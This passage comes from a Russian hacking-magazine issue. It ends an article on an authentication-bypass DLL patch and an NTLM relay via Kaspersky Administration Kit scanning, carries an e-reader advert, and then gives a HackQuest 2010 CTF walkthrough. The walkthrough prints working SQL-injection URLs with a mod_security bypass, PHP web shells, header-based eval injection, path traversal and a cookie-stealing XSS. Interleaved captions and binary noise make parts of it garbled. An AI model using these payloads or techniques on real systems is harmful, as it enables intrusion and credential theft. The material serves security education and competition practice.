ем поиск всех функций. Оля делает это так: правой кнопкой по полю с дизасм-кодом, далее «Search for -> Name in all modules». В открывшемся окне несмотря на отсутствие поля ввода пишем «gescv» и видим, что еще функция «gescv» берется из WSOCK32.dll. Ставим брейкпоинты на оба вызова. Ждем <F9> (Run) и пытаемся войти в СУБД. При этом у нас работает брейкпоинт на функции gescv. Ок, смотрим, откуда пришел вызов функции (пришел он из модуля grow32.dll) и ставим там брейкпоинт. Тогда в следующий раз перед вызовом gescv у нас срабатывает брейкпоинт в grow32.dll, и мы сможем отследить входящие данные по <F8>, так сказать, на глаз, перепрыгивая работу gescv (ESP+4 будет указывать на буфер, куда помещаются входные данные от сервера). Жмякаем кнопки <F8> и <F9>, пока не увидим хэш в данном буфере. Далее нам интересно, что будет с этой строкой: выделяем ее и ставим брейкпоинт на чтение (см. скриншот). Ждем <F9> и видим, что срабатывает брейкпоинт на память в процессе memmove, то есть хэш меняет место, так что снимаем старый брейкпоинт и ставим его в другом месте, выделяя область с хэшем после перемещения. Так повторяем еще пару раз и в итоге видим, что на третий раз брейкпоинт у нас не на копировании, а на сравнении первого байта нашей строки:

```
CMP AL, BYTE PTR DS: [ECX]
```

В ECX у нас строка хэша из сети, в AL байт, который сравнивается с первым байтом хэша. Отмотав пару строчек в дизасме, видим:

```
MOV AL, BYTE PTR DS: [EDX]
```

То есть в AL первый байт строки по адресу EDX, а там у нас какой-то другой хэш (можно предположить, а потом и убедиться в дебаггере, что этот второй хэш считается локально и берется из поля ввода пароля). Далее, если сравнение успешно, то ECX и EDX увеличиваются на единицу, и процедура сравнения повторяется. Так реализована местная функция из grow32.dll — dbut_stcomp(). Данный кусок кода сравнивает две строки, в нашем конкретном случае — два хэша. И если все совпало, то возвращается 0. Если нет — то номер байта, где произошел косяк. Идем по коду далее, следя за EAX после выхода из функции dbut_stcomp. И тут мы видим, что EAX делают отрицательным, а затем после RETN происходит сравнение EAX с нулем и, в зависимости от результата, разная обработка.

```
TEST EAX, EAX
JE SHORT grow32.1024653F
MOV ECX, DWORD PTR DS: [106D1FF4]
MOV EDX, DWORD PTR DS: [ECX+B0]
PUSH EDX
PUSH 2C6
CALL grow32.10026CA0 ; ошибка аутентификации
```

Если ноль — то прыжок, если нет — то по <F9> видим ошибку аутентификации. Поставив на сравнение брейкпоинт и убрав

остальные, еще раз пытаемся выполнить аутентификацию, только после сравнения EAX с нулем меняем JE на JNE. Таким образом, неважно, чем закончилось сравнение, мы идем сюда: grow32.1024653F. После нажатия <F9> ничего не произошло: никаких сообщений об ошибке, только открылся интерфейс клиента СУБД. При этом я мог менять и читать данные в БД с помощью этого интерфейса. Сравнение проделанных шагов с данными из сниффера показали, что сервер шлет хэш выбранного юзера клиенту, клиент считывает и сравнивает хэши, после чего шлет результат серверу...

Другими словами, это как если бы был такой диалог:

Клиент: Привет, сервак, как жизнь? Как дети? Форкаешься еще?
Сервер: Ну привет, клиентик. Ты сам-то чьих будешь?
Клиент: Ну как же это? Админ я, Админ!
Сервер: Ох... ну если ты Админ, то хэш твоего пароля XXX! Ты уверен, что у твоего пароля такой хэш?
Клиент: Ну ты скажешь! Конечно! У меня такой же хэш и получился! Админ я или кто, по-твоему!
Сервер: Ну раз Админ, то проходи!


Вот и все. Самая бредовая бага, которую я когда-либо видел. Патчим клиентскую DLL'ку и пароль нам больше не нужен :). Как разработчик до такого додумался — пес его знает. Кстати, если пользователя не существует, то получится такой расклад:

Клиент: Привет, сервак, как жизнь? Как дети? Форкаешься еще?
Сервер: Ну привет, клиентик. Ты сам-то чьих будешь?
Клиент: Ну как же это? ОткТе4нзН3рх я, ОткТе4нзН3рх!
Сервер: Эээ... Чувак, слышь, не знаю я никакого ОткТе4нзН3рха...
Клиент: Ну ты скажешь! У меня вон и хэш совпал! ОткТе4нзН3рх я...
Сервер: Ну раз ОткТе4нзН3рх, то проходи...!

Мы связались с разработчиком и очень долго ждали, что он решит. Решил он просто: да, это баг, но только для тех, кто использует СУБД-аутентификацию. Все крутые чуваки ее не должны использовать. А еще лучше используйте n-звенную архитектуру. Такой ответ понятен: баг невозможно исправить хотя бы по причине обратной совместимости. Но факт есть факт.

Kaspersky AV 1000day

Говоря об архитектурных багах, надо понимать, что иногда они зависят от множества факторов. Так эта глава расскажет об ошибке во всеми любимом антивирусе имени Касперского. Ошибка приводит к удаленному исполнению произвольного кода, причем никаких эксплойтов писать не надо, да и вообще ничего делать не надо — все уже написано и сделано. Значит, делал я с Алексеем Тюриным ака GreenDog (ну и ники у людей...)



Результат — доступ в СУБД без пароля

внутренний пентест одной компании, и все бы ничего, но никак их не сломать: пароли сменены, ОС пропатчены — что же делать? У меня случайно был включен сниффер в Cain. Пока Леха ломал Oracle TNS (что, кстати, тоже закончилось успехом), я открыл Кайн — в закладке «Passwords -> SMB» кроме моего прочего трэша была одна строчка, в которой говорилось, что некий сервер X пытался выполнить NTLM-аутентификацию с моей рабочейкой, используя доменную учетку какого-то пользователя. В имени учетки явно прослеживалось слово «Kaspeг». Сниффер работал четыре часа, и лишь один раз проскочила такая штука (мне еще повезло, что протокол был SMB, а не SMB2, так как Cain пока не умеет парсить новый протокол). Так что же это за ерунда? С творением Евгения Касперского я не очень знаком, однако Google помог разобраться. Итак, очевидно, что есть некий центральный сервер Каспера — это знают все. На остальных тачках стоит «клиентская часть», которая управляется центральной. Раз что-то пыталось пролезть ко мне с сервера, где стоит Сервер Касперского, то очевидно, что там есть некий функционал опроса сети. Погуглив чуток, было выявлено, что такой функционал и правда есть. В Kaspersky Administration Kit 6/8 есть фишка «Опрос IP-подсети». Написано, что эта фигня ищет новые компы в сети с помощью ICMP-пинга. После этого Каспер пытается зайти на него по SMB, чтобы найти там своего агента и, не найдя его, комп добавляется в список нераспределенных хостов. Так как разрабатывать свой протокол очень лень, то логично использовать NTLM-аутентификацию. Поняв все это, я предположил, что раз речь идет о Каспере, то учетка должна обладать неслабыми правами. На следующее утро я включил smb_relay-модуль из состава Metasploit, натравил его на сервер Y из сети компании и стал ждать. Через четыре часа у меня был шелл на сервере Y с учетной записью NT AUTHORITY/SYSTEM. Итак, что же произошло?

Исходные данные:

1. Сеть на основе Microsoft Active Directory.
2. Сервер Касперского с Administration Kit.
3. В Administration Kit установлена опция «Сканирование IP-сети».

Убери галку — спаси сеть!






Схема атаки на ресурсы в Windows-сети с сервером Каспера

По умолчанию сканирование происходит раз в семь часов. Так как серверу надо управлять всеми тачками с антивирусами, то там везде должна быть учетка, причем с правами локального админа. Каспер пытается залезть этой учеткой куда попало, даже на неизвестные компы в сети, например на наш хост с BackTrack, где запущен smb_relay. В этот момент мы перехватываем NTLM-запрос и перенаправляем на любой сервер или рабочку с Касперским (кроме сервера X, откуда Каспер сканирует). Другими словами, мы пытаемся выполнить аутентификацию на сервере Y от имени Каспера. Y ответит нам NTLM-Response пакетом, который мы передадим серверу Каспера — X. ОС на X подумает, что все ОК и продолжит аутентификацию согласно ответу. Модуль smb_relay также будет пересылать пакеты Y от имени Каспера, что в итоге закончится тем, что сервер Y проаутентифицирует нас под сервисной доменной учеткой, которая имеет права локального админа. Данных прав достаточно, чтобы проинсталлировать и запустить, например, meterpreter. Таким образом выполнено проникновение и сервер Y скомпрометирован (вспоминая предыдущую статью, можно прикинуть, что одного такого проникновения вполне бывает достаточно, чтобы захватить весь домен). Эксплоит работает для любой версии Windows, так что это достаточно простой и универсальный метод пробивания серверов (учитывая популярность в корпоративных сетях Каспера). Архитектор просто забыл про особенность протокола NTLM и его недостатки. Дал слишком большие права пользователю и везде пытается проаутентифицироваться под его именем. Простая архитектура опроса IP-подсети + недостаточно надежный метод аутентификации (NTLM) сделали свое дело.

И что?

В данной статье я хотел обратить внимание на то, как важно уделять внимание мелочам и деталям на этапе построения идеи проекта и его архитектуры. Ошибки в логике очень просто эксплуатировать и сложно исправлять. Кроме того, если ты обратил внимание, то все перечисленные тут ошибки были обнаружены ручным анализом с помощью простейшего сетевого sniffера. Если поиск ошибок в коде хоть как-то можно автоматизировать, то поиск логических ошибок — нельзя, это ручная работа. При этом, как было сказано, найти их несложно — внимательность + знание о том, как это работает, всегда поможет понять угрозу. Будь внимателен и may the force be with you... ☠

Электронные книги WEXLER



WEXLER.BOOK E5001

«METRO 2033» ДМИТРИЯ ГЛУХОВСКОГО И ЕЩЕ ДВА РОМАНА КУЛЬТОВОЙ СЕРИИ БЕСПЛАТНО
В ЭТОЙ ЭЛЕКТРОННОЙ КНИГЕ WEXLER

КОМФОРТНОЕ ЧТЕНИЕ

СТИЛЬНЫЙ ГАДЖЕТ

- ЭКРАН 5"
- АЛЮМИНИЕВЫЙ КОРПУС / КОЖАНЫЙ ЧЕХОЛ
- РАДИО И МР3
- ИГРЫ
- ЭЛЕКТРОННАЯ БИБЛИОТЕКА БОЛЕЕ 200 ТЫС. КНИГ
- ЧТЕНИЕ 11 ТЫС. СТРАНИЦ БЕЗ ПОДАРИДКИ

WEXLER

www.wexler.ru

ТЕЛЕФОН ГОРЯЧЕЙ ЛИНИИ: 8 (800) 200 96 60

мы ВКонтакте



САМЫЙ ЛУЧШИЙ КВЕСТ!

Руководство по прохождению **HackQuest 2010**

➔ В данной публикации описано прохождение большинства предложенных этапов хак-квеста, который проходил в конце августа на фестивале Chaos Constructions 2010, а затем в урезанном формате был доступен online на портале SecurityLab.

HackQuest 2010 — это открытые соревнования по защите информации, сутью которых является выполнение ряда разнообразных заданий, связанных с информационной безопасностью: web-hacking, social engineering, reverse engineering и тому подобное. Участникам хак-квеста предоставлялась полная свобода выбора по прохождению заданий — их можно было выполнять в любой последовательности. Для захвата одного ключа (флага) необходимо было воспользоваться чередой реальных уязвимостей в самых настоящих (продуктивных) системах, так что участники конкурса могли почувствовать себя реальными взломщиками :). Правда, результаты соревнований продемонстрировали, что для большинства участников задания HackQuest 2010 оказались довольно сложными. Эта статья представляет собой руководство по прохождению некоторых из них.

Задание №1: Классика

После предварительного сканирования сети обнаруживался веб-сайт некоего турагентства под названием «Хаос». Немного побродив по этому сайту, в разделе поиска можно было по выдаваемому базой данных MySQL сообщению об ошибке отыскать уязвимость типа «Внедрение операторов SQL» (insert-based). Стоит отметить, что сайт был защищен mod_security с правилами по умолчанию. Уязвимый SQL-запрос имеет вид:

```
$query = "INSERT INTO indexes (text,source) value ('".$_GET['text']."','".$_GET['action']."");"
```

Таким образом, запрос для проведения атаки может выглядеть так:

```
http://172.16.0.2/search.php?action=0&text=1'/*!%2b(select+1+from(select+count(*) ,concat((select+user()+from+information_schema.tables+limit+0,1),0x3a,floor(rand(0)*2)))+from+information_schema.tables+group+by+x)a)*/ ,0)---
```

Приведенный выше запрос отобразит идентификатор пользователя, от имени которого веб-приложение взаимодействует с базой данных. Как это работает?


1. Используется конструкция `/*!...sql-код...*/`, которая позволяет выполнять SQL-код в обход правилам по умолчанию всех версий mod_security, включая последние версии (см. devteev.blogspot.com/2009/10/sql-injection-waf.html).
2. Используется символ «+» (`%2b`) для работы со строками (подробнее см. <https://rdot.org/forum/showthread.php?t=60>).
3. Используется универсальный способ проброса полезной нагрузки в сообщении об ошибке (см. qwazar.ru/?p=7):



Сообщение об ошибке, свидетельствующее об уязвимости SQL Injection



Классическая эксплуатация уязвимости Remote File Including



Уязвимость Path Traversal

```
select 1 from(select count(*),concat((select user()),0x3a,floor(rand(0)*2))x from information_schema.tables group by x)a
```

4. SQL-запрос приводится к синтаксически корректному виду путем добавления конструкции «,0)», а все лишнее обрезается с использованием двух символов тире. Чтобы обрезать конец добавляемого запроса на веб-сервере, используется пробельный символ «+» (в HTTP GET-запросе является эквивалентом пробелу).

Развивая вектор атаки, требовалось стянуть полезные данные из базы данных. Для MySQL 5.x это довольно просто, так как в этой версии присутствует база information_schema, которая содержит всю необходимую информацию о структуре СУБД. Таким образом, атака с использованием уязвимости SQL Injection сводилась к типовому набору запросов:

```
http://172.16.0.2/search.php?action=0&text=1'/*!%2b(select+1+from(select+count(*) ,concat((select+table_name+from+information_schema.tables+where+table_schema!='information_schema'+and+table_schema!='mysql'
```



Эксплуатация SQL Injection на сайте турагентства «Хаос»



Уязвимость Local File Including



Уязвимости из серии «old-school»

```
+limit+0,1),0x3a,floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)*/,0)--+
...
```

На выходе — таблица admins.

```
http://172.16.0.2/search.php?action=0&text=1'/*!%2b(select+1+from(select+count(*),concat((select+column_name+from+information_schema.columns+where+table_name='admins'+limit+1,1),0x3a,floor(rand(0)*2))x+from+information_schema.columns+group+by+x)a)*/,0)--+
http://172.16.0.2/search.php?action=0&text=1'/*!%2b(select+1+from(select+count(*),concat((select+column_name+from+information_schema.columns+where+table_name='admins'+limit+2,1),0x3a,floor(rand(0)*2))x+from+information_schema.columns+group+by+x)a)*/,0)--+
```


А на десерт — имена колонок login и password в таблице admins.

```
http://172.16.0.2/search.php?action=0&text=1'/*!%2b(select+1+from(select+count(*),concat((select+concat_ws(0x3a,login,password)+from+admins+limit+0,1),0x3a,floor(rand(0)*2))x+from+admins+group+by+x)a)*/,0)--+
```

В результате получаем данные из таблицы admins (имя пользователя и MD5-хеш от пароля).

После получения MD5-хеша его требовалось восстановить. Самый простой способ — воспользоваться бесплатными сервисами восстановления MD5-хешей по «радужным таблицам» (например, xmd5.org).

Став обладателем имени пользователя и пароля, самое время вбить их в какой-нибудь интерфейс :). Обнаружить таковой можно в файле robots.txt, расположенном в корневом каталоге веб-сервера. После доступа в админку выдается сообщение об ошибке, по которой легко определяется уязвимость класса Remote File Including (RFI). Эксплуатация подобных уязвимостей является довольно тривиальной задачей и сводится к указа-



Уязвимый сервис микроблоггинга к XSS



Обход ограничений SuEXEC

нию атакуемому веб-приложению запросить файл с сервера атакующего. Атакующий же подготавливает файл, содержащий код на языке PHP. Пример самого простого кода, позволяющего выполнять команды операционной системы: `<?php passthru($_REQUEST['c']);?>`.

После получения возможности выполнения команд ОС требовалось скопировать приватный RSA-ключ одного из пользователей системы, а затем, используя полученный RSA-ключ, реализовать доступ к системе по протоколу SSH и получить доступ к долгожданному флагу.

Именно за последовательность SQLi->RFI->RSA задание и получило кодовое имя «Классика».

Задание №2: Не классика

На этапе исследования сети можно было, аналогично предыдущему заданию, наткнуться на некое веб-приложение, связанное с SMS-сервисами. Беглый анализ позволял обнаружить уязвимость типа «Внедрение операторов SQL» (selection-based) в базе данных PostgreSQL:


```
http://172.16.0.4/index.php?r=recovery&name=1&email=1&status=cast(version()+as+numeric)
```

Приведенный выше запрос выведет версию используемой базы данных в сообщении об ошибке. Это работает, так как, во-первых, приложение возвращает сообщение об ошибке СУБД пользователю, а во-вторых, используется приведение строкового типа к числовому. Используя базу `information_schema` эквивалентно MySQL 5.x, можно легко и быстро восстановить структуру СУБД:

```
http://172.16.0.4/index.php?r=recovery&name=1&email=1&status=1;select(select+table_name+from+information_schema.tables+limit+1+offset+0)::text::int--
http://172.16.0.4/index.php?r=recovery&name=1&email=1&status=1;select(select+table_name+from+information_schema.tables+limit+1+offset+105)::text::int--
```

На выходе — таблица `vsmsusers`.

```
http://172.16.0.4/index.php?r=recovery&name=1&email=1&status=1;select+(select+column_name+from+information_schema.columns+where+table_name=chr(118)||chr(115)||c
```



LFI over /var/mail

```
6 0 obj
<</EF <</F 5 0 R >> /Type /Filespec /F (Request.swf) >>
endobj
7 0 obj
<</Names [(Request.swf) 6 0 R] >>
endobj
```

Содержимое pdf-файла с flash-объектом внутри

```
hr(109)||chr(115)||chr(117)||chr(115)||chr(101)||chr(114)||chr(115)+limit+1+offset+1)::text::int--
```

На выходе — имена колонок `login` и `passwd` в таблице `vsmsusers`. Следуя подсказке, что в системе зарегистрирован миллионный пользователь, которого ждет специальное вознаграждение, требовалось получить доступ именно к его учетной записи (интересно, что участники старательно не замечали эту подсказку и сливали всю таблицу пользователей или пытались создать этого «козырного» миллионного пользователя). Получив доступ в интерфейс счастливицы, можно заметить новый интерфейс, в котором содержится уязвимость типа File Including (вернее даже Local File Including/LFI).

Сложность эксплуатации уязвимости заключается в том, что происходит проверка длины поступающего запроса, и, если он не равен шестнадцати символам, то поступающий запрос не попадает в функцию `include()`. Решением этой проблемы являются использование самого короткого PHP веб-шелла (см. raz0r.name/releases/mega-reliz-samyj-korotkij-shell/):

```
http://172.16.0.4/index.php?u=LV89284&p=data:,<?=@`$c`?>&c=ls
```

Как это работает?

1. Использование `stream wrappers` (`data` появился в PHP с версии 5.2.0);
2. `short_open_tag` и `register_globals` в состоянии «ON»;
3. `<?= ?>` эквивалентно `<? echo ?>`;
4. Использование обратных кавычек эквивалентно использованию `shell_exec()`.

Получив таким образом возможность выполнения команд на сервере, требовалось получить список пользователей системы (`/etc/passwd`). После чего, используя любой инструментальный подбор пароля к сервису `telnet` (например, `THC-Hydra`, `Medusa`, `ncrack`), следовало осуществить подбор используемых паролей пользователями системы. Перебор должен был позволить выявить пользователя, у которого установлен пароль, совпадающий с его идентификатором. Доступ по протоколу `telnet` с привилегиями этого пользователя давал возможность получить содержимое очередного флага.

Задание №3: Самописный веб-сервер

Довольно простую уязвимость можно было отыскать на веб-сервере, который светил своей мордочкой задание с крякмисом. Это одно из самых простых заданий хак-квеста, в котором требовалось найти уязвимость типа «Выход за корневой каталог веб-сервера» (`path`


```

5 0 obj
<</Filter [/FlateDecode] /Params <</Checksum
({\336\071\366\302\064\105\320\167\361\210\121\247\201\
/EmbeddedFile /Length 1684 >>
stream
xoxSON=AGKvWCS BOT
[DUU]DUU<cb)UML[ESI]P[AS]W[X]X=uu7"Д'xW0m' Jk-fl' vnyll[EM]LsYE
STX0<ESQ' h/e... BAKOC2bge[STX] "bDLE+DCI[V]DC2B<DCS> 'eq
YDLEH[~xSzIYRWI]EzSUB[uc]P[AK]CaH[OLE]p~""DLE+RSOIH[?<STX]
PUEb46' *kca[GOY]x/CANb9<^ m[3]n'g[us]K[ar]M[afu] * n5m[SO]f'n[rb]76

```

Позитивный pdf в разрезе

traversal). Указанную уязвимость легко можно было обнаружить автоматизированным путем с использованием соответствующих инструментов (поэтому очень настораживают конечные результаты online-соревнований securitylab.ru/hq2010/list.php). Эксплуатация уязвимости требовала лишь отправить веб-серверу запрос следующего вида: «GET ../.././root/.history HTTP/1.1». Получив содержимое истории вводимых администратором команд, с помощью консольной магии можно было легко получить очередной флаг.

Задание №4: Доска объявлений

В игровой сети располагалось веб-приложение, которое эмулировало работу электронной доски объявлений. Получив доступ к исходному коду приложения (для этого требовалось обратиться к index.bak) можно было восстановить всю логику работы приложения, которая заключалась в следующем: если пользователь пытался добавить более одного сообщения в течение одной минуты, то его IP-адрес добавлялся в черный список (файл blacklist.php). Уязвимость заключалась в том, что приложение проверяло переменную окружения веб-сервера HTTP_X_FORWARDED_FOR, и, если указанная переменная была установлена, то вместо IP-адреса в черный список попадало содержимое заголовка браузера X-Forwarded-For без какой-либо проверки (на самом деле идея баги была позаимствована у приложения CuteNews).

Эксплуатация уязвимости сводилась к установке в качестве заголовка X-Forwarded-For чего-то вроде этого: `?:?><?eval($_GET['cmd']);?><?a=`. После получения возможности выполнения команд на сервере и прочтения истории команд, вводимых администратором, можно было понять, где спрятан заветный ключ.

Задание №5: Cross-Site Scripting

Когда речь заходит про атаки вида XSS (предполагается, что ты понимаешь, что эти три буквы значат :)), то все сразу вспоминают про обычные отраженные и хранимые XSS, и лишь иногда — еще и про так называемые DOM-based XSS (см. owasp.org/index.php/DOM_Based_XSS). А ведь последние известны как минимум с 2005 года, когда были описаны в известной статье Амита Клейна (см. webappsec.org/projects/articles/071105_shtml). Если коротко, то данный тип XSS базируется на том, что входные данные веб-приложения принимаются и используются для модификации DOM на стороне веб-браузера в контексте JavaScript-языка. Сам HTTP-ответ сервера таким образом никак не изменяется! Классический пример данной уязвимости:

```

...
Select your language:
<select><script>
document.write("<OPTION value=1>"+document.
location.href.substring(document.location.href.
indexOf("default=")+8)+"</OPTION>");
document.write("<OPTION value=2>English</OPTION>");
</script></select>

```


Эксплуатация представляет собой передачу JavaScript-нагрузки в параметре default следующим образом:

```

method <q>[public]::Array <q>[private]::Obfuscate-<(<q>[public]::string) (l
param, 0 optional)
[stack:5 locals:4 scope:0-0 flags:] slot:9
{
00000) = 0:0 getlocal r1
00001) = 1:0 getproperty <q>[public]::length
00002) = 1:0 getlocal 0
00003) = 2:0 getproperty <q>[private]::key
00004) = 2:0 getproperty <q>[public]::length
00005) = 2:0 pushbyte 1
00006) = 3:0 subtract 1

```

Функция формирования запроса к веб-приложению



Манифест хакера, содержащий скрытый ключ

```

http://www.some.site/page.html#default=<script>alert (
document.cookie)</script>

```

Всё было бы замечательно, но современные веб-браузеры решили обезопасить пользователей и параметры адреса передаются в JavaScript-контекст в url-закодированном виде, добавляя проблем атакующему и делая эксплуатацию не такой тривиальной. К сожалению, такая защита не является достаточно средством, поскольку варианты использования параметров адреса довольно много, и они вовсе не ограничиваются приведенным выше примером. А с развитием веб-приложений (переносом всё большей части логики работы на сторону веб-браузера) этот вид Cross-Site Scripting ждет перерождение. Но вернемся к нашему заданию. Оно было воплощено в виде очередного клона популярного сервиса микроблоггинга. Открываем и изучаем HTML-код главной страницы. В самом конце замечаем уязвимый участок кода счётчика посещений:

```

...
</div>
<script>
document.write(unescape(' %3Cimg%20src%3D%22/img/stat.
png?site='+document.location.href+' %22%3E'));
</script>
</div>
</body>
</html>

```

Дальнейшие действия очевидны — ворует сессию администратора сервиса, который, судя по всему, достаточно активно им пользуется. Для этого:

1. Регистрируем нового пользователя.
2. Отсылаем администратору личное сообщение, содержащее ссылку с JavaScript-нагрузкой (например, отправка кук на заранее подготовленный сниффер).
3. Администратор нажимает на ссылки в сообщениях, не глядя.
4. Заполучив его сессию, в его личных сообщениях и обнаруживаем необходимый нам очередной ключ.
5. Profit!

```

<html>
<head>
